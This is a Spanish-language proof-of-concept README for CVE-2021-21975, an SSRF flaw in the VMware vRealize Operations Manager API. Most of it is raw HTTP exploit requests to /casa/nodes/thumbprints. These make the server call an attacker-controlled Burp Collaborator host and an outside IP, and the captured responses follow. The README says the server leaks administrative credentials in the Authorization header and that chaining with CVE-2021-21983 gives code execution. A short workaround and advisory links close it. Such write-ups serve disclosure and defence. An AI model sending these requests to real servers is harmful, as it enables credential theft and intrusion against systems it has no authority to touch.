
 murataydemir/cve-2021-21975
[CVE-2021-21975] VMware vRealize Operations Manager API Falsificación de solicitudes del lado del servidor (SSRF)

[CVE-2021-21975] Falsificación de solicitudes del lado del servidor (SSRF) en la API de VMware vRealize Operations Manager
vRealize Operations (vROps) es una herramienta de gestión autónoma de operaciones de TI impulsada por IA, desde aplicaciones hasta infraestructura, para optimizar, planificar y escalar implementaciones de VMware Cloud y HCI, al tiempo que unifica la supervisión de la nube pública. La API de VMware vRealize Operations Manager 8.4 y todas las versiones anteriores es vulnerable a la falsificación de solicitudes del lado del servidor (SSRF). La explotación exitosa de esta vulnerabilidad puede conllevar la lectura o actualización de recursos internos y, además, en este caso, un atacante puede robar fácilmente las credenciales administrativas del servidor vROps. Al combinar CVE-2021-21975 y CVE-2021-21983, un atacante puede ejecutar código arbitrario en el servidor remoto de vRealize Operations.
Prueba de Concepto (PoC): Para explotar esta vulnerabilidad, puede utilizar la siguiente solicitud
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 70
Connection: close

[
  "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975"
]
La respuesta a la solicitud anterior se muestra a continuación
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 20:59:02 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQB
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 151

[
  {
    "address": "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975",
    "thumbprint": "<html><body>6xal4bz5uui7c8nzvu368ezjlgz</body></html>"
  }
]


Además, las credenciales administrativas se divulgan en el encabezado Authorization.



Otras Pruebas de Concepto (PoCs): O puede utilizar las siguientes solicitudes para detectar la vulnerabilidad CVE-2021-21975 de falsificación de solicitudes del lado del servidor (SSRF) en la API de VMware vRealize Operations Manager
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000/CVE-2021-21975"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:03 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQE
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 67

[
  {
    "address":"78.171.203.41:8000/CVE-2021-21975",
    "thumbprint":null
  }
]

POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:39 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQJ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 52

[
  {
    "address":"78.171.203.41:8000",
    "thumbprint":null
  }
]
Solución alternativa: Si no se puede instalar el parche o no hay un parche para su versión de vRealize Operations, se pueden seguir los siguientes pasos para solucionar el problema. La aplicación de esta solución alternativa no tiene ningún impacto en vRealize Operations.
Para solucionar este problema en vRealize Operations, elimine una línea de configuración de casa-security-context.xml
/usr/lib/vmware-casa/casa-webapp/webapps/casa/WEB-INF/classes/spring/casa-security-context.xml<sec:http pattern="/nodes/thumbprints" security='none'/>service vmware-casa restartPara obtener más información, visite las siguientes páginas.
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://f5.pm/go-66465.html






